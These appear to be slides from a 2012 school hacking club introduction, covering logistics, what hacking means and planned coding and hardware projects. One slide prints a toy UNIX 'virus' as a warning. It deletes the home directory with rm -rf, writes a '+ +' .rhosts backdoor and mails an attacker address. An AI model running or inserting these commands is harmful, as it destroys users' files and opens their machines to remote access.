


\$ hacking club



```
$ echo $(date)
Wed Jan 18 12:25:00 GMT 2012
$ cat place.txt
Room 3 :: See Mr. Norman for info & lunch passes
```

Introduction

Welcome

```
$ echo 'Welcome to hacking club'
```

```
Welcome to hacking club
```

```
$ cat details.txt >> place.txt
```

```
$ cat place.txt
```

```
Room 3 :: See Mr. Norman for info & lunch \\  
passes
```

Usually hacking club will be at 12.35 p.m.

Grab a sandwich beforehand (I will provide \\
lunch passes today)

Today is just an introduction to find out \\
what people are interested in doing

What is hacking?

Firstly, I should clear up one thing...

What hacking is NOT

- Breaking into computer systems to damage them
- Stealing credit card details, identities, information
- Cracking passwords, generating spam email, bringing down websites
- Designing and spreading viruses on computer networks

A word about viruses

This is a computer virus. If I were to run it on my (linux) computer at home, I should lose all my files.

```
#!/bin/sh
# I am a UNIX virus.
# Please send me to all your friends , then \\
execute me.
rm -rf ${HOME}
echo '+ +' > ${HOME}/.rhosts
mail -s 'Got one' hacker@hotmail.com < \\
/dev/null
```

Most viruses rely on YOU running them. Never run programs unless you know what they will do!

What hacking IS

- Understanding how computers and other things work
- Controlling how things work and making them do your bidding!
- Making something do what it wasn't designed to. . .
- Changing or adapting what someone else has made already
- Finding clever shortcuts, neat solutions to a problem

Why hacking club at Heber?

I wanted a place for people who already do interesting stuff with computers to come together and do some projects together. Hopefully we'll all learn from each other. Lots of people are content to just use technology and just 'do the driving' on their computers. I hope that we can help each other to figure out how to tinker under the hood.

So what shall we be doing?

- First, I want everyone to code. We're going to start in java (codecademy), xhtml and probably move onto python.
- We are going to learn the linux operating system (not windows)
- Also I hope to do some electronics and soldering for variety
- Using open government data and programs we write to make 'app' style programs
- We're going to do some hardware hacking too! e.g. making a web-cam to see infra-red, light-gates, datalogging (hardware + coding!)
- Hopefully we might be able to get our hands on some raspberry pis and use them in interesting ways.